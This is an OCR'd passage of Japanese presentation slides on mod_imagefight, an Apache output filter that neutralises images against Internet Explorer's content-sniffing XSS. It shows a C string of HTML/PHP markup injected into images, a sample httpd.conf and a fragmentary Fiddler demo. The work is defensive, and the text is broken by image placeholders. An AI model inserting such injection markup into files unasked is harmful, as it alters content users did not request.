
sanitized JPEG image

```
<?php die;?> <plaintext>
```

(;´Д`) JPEG (valid)




JPEGファイル中の撮影情報が残せる




IE で画像を直接開けない問題

- PNG形式／BMP形式のファイルをどうするか？



サニタイピング（sanitipng）で対応



画像に挿入するコード

- JPEG, PNG, JPEG, BMP 共通

```
static const char antixss[] =
    "`¥"'"*/-->-->]]></xmp>¥n¥n"
    "<img src=# style=position:absolute;top:15;left:10;visibility:visible>"
    "<style>body{font-size:0;visibility:hidden}</style>"
    "<plaintext style=display:none><?php die;?>";
```

4. サニタイGIF（sanitigif）

- 3のデメリットを改善した方式
  - 固定パレットなので画質が落ちる場合がある（×）
    - パレットはそのまま引き継ぐ（○）
  - 再エンコード（圧縮）処理を行なうので重たい（×）
    - 圧縮処理を伴わない軽量な方法（○）
  - 撮影情報（Exif）をサニタイズする必要あり（×）
    - Exif情報をそのまま残せる方式（○）
- （ほぼ）すべての画像形式に対応


サニタイズ？

サニタイズ？

サニタイズ？

サニタイズ？


orz



mod_imagefight

（イメージファイト）

5. イメージファイト

internet

安全な画像

無毒化

攻撃コードが
含まれている
かもしれない

画像

mod_imagefight

Apache 2
出力フィルタ


Webサーバ

mod_imagefight　使用法

- httpd.conf（例）

```
LoadModule imagefight_module modules/mod_imagefight.so


<Location />
   AddOutputFilter       ImageFight .png .bmp
   AddOutputFilter       ImageFight .gif .jpg .jpeg
   AddOutputFilterByType ImageFight image/gif image/jpeg
</Location>
```




拡張子ではなく Content-Type による指定も可能


デモ

（IE + Fiddler）

IE + Fidder 動作画面

mod_imagefight をインストールしたWebサーバから
PNG画像を読み込んだとき（動的に画像を書き換え）




image/png
text/html; ch
image/jpeg
image/gif
text/html; ch
image/gif
image/png
image/gif
image/gif
text/html; ch
image/png
image/png
image/gif
image/png
text/html; ch
image/jpeg
image/png
image/png
image/jpeg
text/html
image/jpeg
image/jpeg
image/jpeg
image/png
image/png
image/jpeg
image/gif
image/png
image/gif
Headers
TextView
Forms
Hex
Raw
XML
Request Headers
[Raw Headers]
[Header Definitions]
GET /imagefight/XXX/sixapart-logo.png HTTP/1.1
Client
